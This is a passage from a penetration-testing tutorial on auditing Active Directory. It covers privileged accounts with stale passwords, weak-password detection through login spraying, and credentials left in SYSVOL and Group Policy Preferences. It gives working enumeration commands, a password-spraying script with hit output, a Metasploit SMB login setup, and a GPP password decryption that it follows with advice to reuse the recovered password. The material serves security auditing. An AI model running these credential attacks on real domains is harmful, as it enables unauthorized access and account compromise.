SQLServerAnalysis 2010-10-09 09:05:10.495110+00:00
lobby1 2010-11-03 14:54:39.665258+00:00
pvproxyaccount 2011-02-03 09:57:58.470919+00:00
ocsrecorder 2011-02-14 13:41:06.349211+00:00
SVCKRONSQL 2011-10-02 05:21:51.034389+00:00
statement 2011-11-28 05:14:31.719473+00:00
puser 2011-12-11 12:50:22.761242+00:00
```

If we see something like that (FYI it’s year 2020 at the time of writing this), we should inform the client.

Go back to top.

14. Privileged users with password reset overdue

This vulnerability is about having high privileged and administrative users configured with one password for a very long time, e.g. for half a year or more.

Why is this a problem?

Privileged accounts are likely targets for attackers (e.g. APTs) and if their passwords are not changed periodically, it gives the attackers sufficient time to successfully brute force their credentials.

As mentioned earlier, all privileged accounts and service accounts should have their passwords changed on regular basis.

How to test

How to exactly define a privileged user? One very good indicator is the AdminCount attribute that we already mentioned earlier. So, all we need to do is to get list of these users and look when was the last time of their password change.

Sounds a bit complicated, but with the LDAPDomainDump tool mentioned earlier, it’s a piece of cake. All we need is credentials of any low privileged domain user and the ability to reach LDAP port of any domain controller.

Here’s what to do..

1) First collect the information from the domain controller:


```
python ldapdomaindump.py -u <DOMAIN>\\<USER> -p <PASS> -d <DELIMITER> <DC-IP>

# Example:
python ldapdomaindump.py -u example.com\\john -p pass123 -d ';' 10.100.20.1
```

2) Once the dumping is done, get the list of users with AdminCount attribute set to 1 by parsing the ‘domain_users.json’ file:

```
jq -r '.[].attributes | select(.adminCount == [1]) | .sAMAccountName[]'
domain_users.json > privileged_users.txt
```

3) Now iterate through the list of privileged users, display their last password reset date (pwdLastSet) and sort it:

```
while read user; do grep ";${user};" domain_users.grep; done <
privileged_users.txt | \
  grep -v ACCOUNT_DISABLED | sort -t ';' -k 10 | awk -F ';' '{print $3, $10}'
```



```
kali@kali:~$ while read user; do grep ";${user};" domain_users.grep; done < privileged_users.txt | \
>   grep -v ACCOUNT_DISABLED | sort -t ';' -k 10 | awk -F ';' '{print $3, $10}'
ravim2
testuser6
sccmadmin 2017-01-09 10:27:08.122107+00:00
Sali 2017-10-07 09:13:23.559601+00:00
wsohail 2018-01-11 07:54:40.891928+00:00
dbalan 2020-01-14 06:11:03.459473+00:00
febkp.admin 2020-01-19 13:38:11.975454+00:00
mpastor 2020-01-22 05:02:24.137547+00:00
ascaria 2020-01-22 12:43:14.612637+00:00
atnazeer 2020-01-25 11:04:21.723509+00:00
lcahanap 2020-01-27 06:37:05.204981+00:00
aandhe 2020-01-27 11:08:24.791162+00:00
levinr 2020-01-29 07:35:57.420982+00:00
uigalagamage 2020-01-30 07:53:13.351601+00:00
achathur 2020-02-04 10:36:53.832270+00:00
psharma 2020-02-05 05:42:50.184975+00:00
amali 2020-02-09 07:07:47.356318+00:00
sandarath 2020-02-09 07:32:04.816689+00:00
```

Seems like those 5 privileged users haven't had a password change for a long time.

Go back to top.

15. Users with a weak password

Despite having strong corporate password policy and matured environment, there still can be domain accounts with weak passwords.

In fact, this is very common issue, especially in large Active Directory environments.

How to test

In order to test domain users for weak credentials, we have to have a list of users first. And in order to get the list, we have to have low privileged user access to the domain.

Here's what we could do on a domain joined Windows machine:


1) First we need to get a list of users from the AD and for that we can use the following PowerShell combo:

```
$a = [adsisearcher]”(&(objectCategory=person)(objectClass=user))”
$a.PropertiesToLoad.add(“samaccountname”) | out-null
$a.PageSize = 1
$a.FindAll() | % { echo $_.properties.samaccountname } > users.txt
```

2) Now we could feed this list into any of the following tools to do the login attack:

Alternatively, we could also use our minimalistic AD login bruteforcer (github) if our hands are tied:

```
Import-Module ./adlogin.ps1
adlogin users.txt domain.com password123
```



```
PS C:\users\public> adlogin .\userlist.txt domain.com password123

AAA1749,password123,False
AAA3086,password123,False
AAA5001,password123,False
aaa60240,password123,False
AAA6310,password123,False
AAA7547,password123,False
AAA8456,password123,False
AAA8592,password123,False
AAA8676,password123,True
AAA9770,password123,False
aaabubaker,password123,False
aaalalix,password123,False
AAB11510,password123,False
AAB8624,password123,False
AAB9130,password123,False
AAB9695,password123,False
aabbas,password123,True
aacharya,password123,False
AAD10518,password123,False
AAD13693,password123,False
AADXXX,password123,False
aafollowup,password123,False
AAG12032,password123,False
AAG12979,password123,False
AAG13798,password123,False
```

Here's how we could do the same thing on Linux (e.g. Kali Linux):

1) Get list of AD domain users using the 'net' command:

```
net rpc group members 'Domain Users' -I <DC-IP> -U "<USER>"%"<PASS>"

Example:
net rpc group members 'Domain Users' -I 192.168.10.50 -U "john"%"pass123" >
users.txt
```

2) Now we could feed it into any aforementioned tools above, e.g. to Metasploit to do the login attack:

```
use auxiliary/scanner/smb/smb_login
set RHOSTS <DC-IP>
set SMBDomain <DOMAIN>
set SMBPass file:pwdlist.txt
set USER_FILE users.txt
set THREADS 5
run
```

WARNING: Before running any login attack, we should be always aware of the corporate password policy to prevent user lockouts.

Go back to top.

16. Credentials in SYSVOL and Group Policy Preferences (GPP)

This vulnerability is about storing credentials in SYSVOL network share folders, which are folders on domain controllers accessible and readable to all authenticated domain users.

SYSVOL folders are typically used to store corporate Group Policies, configuration files and other data that are pushed to the users upon logon and so on.

Storing credentials in SYSVOL folders is something that administrators sometimes do or chose to do at some point in time, in order to solve some configuration problem. For instance, starting an application on client machines upon logon which requires administrative privileges.

Needless to say, this is something that should never be done, because any domain user can access the SYSVOL shares and find the credentials.

Typical examples are:

- Group Policy Preferences (GPP) with cPassword attribute (MS14-025)
- Hard-coded credentials in various scripts and configuration files

How to test

In order to test for this, we need to be in possession of any low privileged domain user credentials.

Here’s what we could do from a domain joined Windows machine:

```
findstr /s /n /i /p password \\\\<DOMAIN>\sysvol\<DOMAIN>\*

# Example:
findstr /s /n /i /p password \\\\example.com\sysvol\example.com\*
```


This command will sift through all the files on the SYSVOL volume and look for the “password” pattern.

An equivalent command on Linux (e.g. Kali Linux) would be:

```
mount.cifs -o domain=<DOMAIN>,username=<USER>,password=<PASS> //<DC-IP>/SYSVOL
/mnt

# Example:
mount.cifs -o domain=example.com,username=john,password="pass@123"
//10.10.139.115/SYSVOL /mnt

# Search:
grep -ir 'password' /mnt
```

Chances are that we will find something interesting.

For instance, we could find a cPassword attribute in the GPP XML files, which we could instantly decrypt using the ‘gpp-decrypt’ utility:



```
./Policies/{D25BCF0B-8D02-42AD-930E-F410D7DB7D33}/Machine/Preferences/Groups/Groups.xml
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE
-25 11:43:51" uid="{4314476D-0EFF-4698-89C5-7A5B3CD24637}" userContext="0" removePolicy="0"><Prope
escription="" cpassword="+bsY0V3d4/KgX3VJdO/vyepPfAN1zMFTiQDApgR92JE" changeLogon="0" noChange="0"
k"/></User>
kali@kali:/mnt/example.com# gpp-decrypt +bsY0V3d4/KgX3VJdO/vyepPfAN1zMFTiQDApgR92JE

P@$$w0rd
kali@kali:/mnt/example.com#
```

Now we could try to use this password and authenticate with it to the Windows machines found on the network. Or we could try it elsewhere. Chances are that the password will be reused somewhere (see the top 10 vulnerabilities found during internal infrastructure penetration tests).

Go back to top.

Conclusion

Everyone who ever delved into the world of Active Directory will certainly agree with me when I say that securing Active Directory is no easy task. It takes tremendous level of expertise and years of experience to do it and to mitigate the risks that come with it.

But even then the job is not done. The job is actually never done, because there are always new requirements, new features, new discoveries and new vulnerabilities and so there is always room for improvement. But I'm sure this is no surprise for anyone in the infosec world..

I hope that this article provided at least some valuable information for penetration testers and auditors to help their customers securing their Active Directory environments.

If you have enjoyed this article and you would like more, please subscribe to our mailing list and follow us on Twitter and Facebook to get notifications about new content.